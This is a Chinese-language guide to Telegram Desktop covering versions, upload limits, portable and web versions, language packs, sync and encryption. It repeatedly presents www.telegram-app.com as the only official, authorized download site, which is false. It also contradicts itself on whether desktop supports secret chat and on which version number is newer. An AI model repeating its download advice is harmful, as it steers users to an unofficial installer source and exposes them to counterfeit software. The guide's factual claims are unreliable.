5个事实看懂Telegram电脑版的功能与限制
telegram电脑版(Telegram Desktop)是独立安装的原生桌面客户端,运行在系统本地而非浏览器,官方授权唯一下载入口为 www.telegram-app.com。它支持 Windows、macOS、Linux 三大平台,2026 年 5 月中文页标注 Windows 版本为 v5.12.3、文件约 48 MB,适配 Windows 11/10/8/7(64 位)。桌面版单文件上传上限 2GB,Premium 用户可达 4GB,常驻后台推送更稳。

核心要点
- 官方授权下载只认www.telegram-app.com,避开第三方仿冒包
- 桌面版单文件上传上限 2GB,Premium 用户达 4GB
- 公司电脑用便携版免安装不留痕,自己电脑用桌面版功能全
- 桌面端无端到端密聊,秘密聊天仅手机端支持
- Windows版v5.12.3约48MB,适配Win7及以上64位系统
关键速览
- 官方授权下载只认www.telegram-app.com,第三方站点有仿冒风险。
- 桌面版支持单文件上传上限 2GB(Premium 用户 4GB)。
- 首次登录需手机扫码或输入验证码,之后可独立运行。
- 支持 Windows、macOS、Linux 三大系统,含便携版。
- 桌面端不支持端到端加密的”秘密聊天”,仅手机端有。
Telegram电脑版是什么?适合哪些用户使用?
Telegram电脑版(Telegram Desktop)是独立安装的原生桌面客户端,运行在电脑系统本地,而不是浏览器里。它支持 Windows、macOS和 Linux 三大平台(2026),安装包常见为Windows的.exe 和macOS的.dmg 两种格式。
谁最该用它?
三类人:每天长时间办公、需要大键盘连续打字的;经常收发大文件的(单文件最高 2GB,Premium 用户 4GB);要手机与电脑同步聊天的。原生客户端常驻后台,消息推送更稳,不像网页版一关标签页就断线。2026 年 5 月,有中文下载页标注其 Windows 版本为 v5.12.3、文件约 48 MB,适配 Windows 11/10/8/7(64 位)。
实操建议:认准官方授权入口www.telegram-app.com下载,避开第三方站的改版包。

桌面版、便携版与网页版有什么区别?该如何选择?
三者的核心差别在数据存储位置:桌面版把聊天缓存写入电脑本地硬盘,便携版只把数据放进它自己的文件夹(无需安装、可放 U 盘运行),网页版(官网提供)则不留本地痕迹。
| 形态 | 安装 | 数据位置 | 适用场景 |
|---|---|---|---|
| 桌面版 | 需安装 | 本地硬盘 | 自己电脑 |
| 便携版 | 免安装 | 程序文件夹 | 公司/公用电脑 |
| 网页版 | 浏览器 | 不落盘 | 临时登录 |
按存储差别对应场景即可:
公司电脑用便携版(走完不留痕),自己电脑用桌面版(功能最全),临时借用别人电脑用网页版。注意网页版不支持密聊(Secret Chat)。
Windows、macOS与Linux版本功能一样吗?

一样。三大平台的 Telegram 电脑版核心功能一致:云同步、密聊、文件传输、多账号都可用,因为Telegram 官方对 Windows、macOS、Linux 共用同一套 Telegram Desktop 代码(2026)。差别只在系统集成层。
- Windows:支持任务栏窗口预览、系统托盘常驻;安装包为.exe,适配 Windows 7 及以上 64 位系统。
- macOS:接入通知中心与 Dock 徽标提醒;安装包为.dmg,需 macOS 10.12 以上。
- Linux:支持.tar.xz 直装、Snap、Flatpak 多种包管理方式;需 64 位系统。
实操建议:Linux 用户优先选 Flatpak 包,它随系统应用商店自动更新,比手动解压、手动替换的.tar.xz 省事。

Telegram电脑版怎么设置成中文界面?

Telegram电脑版默认语言列表里没有简体中文,需要点击一个官方中文语言包链接导入后,再到设置中切换。官方桌面客户端自带约 10 种界面语言,但不含简体中文,这正是中文用户最常卡住的一步。具体操作分三步:
⚠️ 常见错误: 在桌面版里直接找简体中文,结果语言列表翻遍都没有。原因是官方自带约 10 种界面语言不含简体中文,需手动导入社区语言包。修复:在聊天框粘贴 tg://setlanguage?lang=zh-hans-raw 点击后按 Apply 即可切换。
- 打开语言包链接:在电脑版的任意聊天框粘贴
tg://setlanguage?lang=zh-hans-raw并点击,Telegram 会弹出应用中文语言包的确认框。 - 点击 Apply(应用):确认后界面立即切换成简体中文,无需重启。
- 手动核对:进入 Settings → Language,确认已选中「简体中文」。
语言包由社区翻译贡献,官方 Telegram 官网(2026)支持这种导入机制。若链接点不开,可在搜索框输入 @zh_CN 相关翻译群组获取最新语言包,避免用第三方汉化版带来的安全风险。
电脑版怎么和手机同步聊天?能同时登录多个账号吗?
能同步,也能同时登录多个账号。Telegram电脑版用的是云端消息同步:你的普通聊天记录存在 Telegram 的云服务器上,而不是只存在手机里。所以手机发的消息,电脑端几秒内就会出现,反过来也一样。官方桌面版支持 Windows、macOS 和 Linux 三大平台(2026),每台设备都是从同一朵云拉取数据。
为什么电脑端能长期在线不掉线?
因为电脑端是独立会话,不依赖手机在线。Telegram电脑版登录后会在服务器端保留一个独立的授权会话(session),哪怕手机关机或没电,电脑端照样收发消息。这点和微信网页版完全不同,微信网页版的会话寄生在手机上,手机一断网,电脑端立刻掉线。
怎么添加多个账号?
点击左上角菜单,选「Add Account」,再用另一个手机号登录即可。桌面版可同时挂多个账号,切换只需点头像。注意:密聊(Secret Chat)是设备绑定的,不会跟随上面说的云同步,所以密聊只在发起它的那台设备上可见。想查看或移除登录设备,进「设置 → 隐私和安全 → 已登录设备」,这里会列出所有活跃会话,包括设备型号和最后在线时间。发现陌生设备,点「终止会话」立刻踢掉。
电脑版的隐私设置与加密到底保护到什么程度?

Telegram电脑版的普通云聊天用的是客户端到服务器加密,消息在服务器上可被解密;只有”秘密聊天”(Secret Chat)才是端到端加密。关键事实:官方桌面版(2026)不支持秘密聊天,这项功能仅限手机客户端。所以别指望在电脑上开端到端加密对话。
既然电脑端拿不到端到端加密,加固账号就要靠两步验证(Two-Step Verification)。路径:
设置 → 隐私和安全 → 两步验证 → 设置额外密码。开启后,别人就算拿到你的手机验证码,没这个密码也登录不了你的telegram电脑版。
端到端加密(E2EE,指只有收发双方能解密的技术)之所以在桌面缺席,是因为秘密聊天与设备绑定、不上云,而电脑版的核心正是云同步,两者天然冲突。

如何辨别官方客户端与仿冒安装包?
认准唯一官方授权下载入口:www.telegram-app.com(2026)。这个域名会按你的系统自动显示对应下载,Windows 用户看到的是“Get Telegram for Windows x64”按钮。只要下载页不是这个域名,就要高度警惕。
仿冒安装包有几个共同特征
第一,域名夹带额外词,比如 telegram-cn、telegram-download 这类拼凑名;真正的官方授权域名只有telegram-app.com和www.telegram-app.com。第二,打包所谓“汉化版”“破解版”,Telegram电脑版本身完全免费,根本没有需要破解的功能,这类包往往植入广告注入或窃取登录会话的代码。
验证方法很直接:
装好后进设置看版本号,再对比官网最新版;第三方下载站标的版本常滞后(例如某聚合站仍标 Windows 版 6.9.3)。macOS 用户只认.dmg、Windows 只认.exe,格式不对直接删。

总结与下一步建议
选形态看一句话:固定办公电脑选桌面版,共用或临时电脑选便携版,快速查看选网页版。Telegram电脑版的官方授权下载入口只有一个,www.telegram-app.com,它会按系统自动给出下载(Windows 显示“Get Telegram for Windows x64”,2026)。照这份清单走,十分钟就能装好:
- 重度办公用户:装桌面版,支持 Windows、macOS、Linux 三大平台(2026),本地缓存让搜索更快。
- 设中文:粘贴并点击 tg://setlanguage?lang=zh-hans-raw 导入官方中文语言包,再到设置切换,解决默认无简体中文的问题。
- 保同步:用同一手机号登录,普通聊天走云端,几秒双向同步。
- 保安全:端到端的秘密聊天只在手机端可用,敏感对话别在电脑上开;电脑端改用两步验证加固。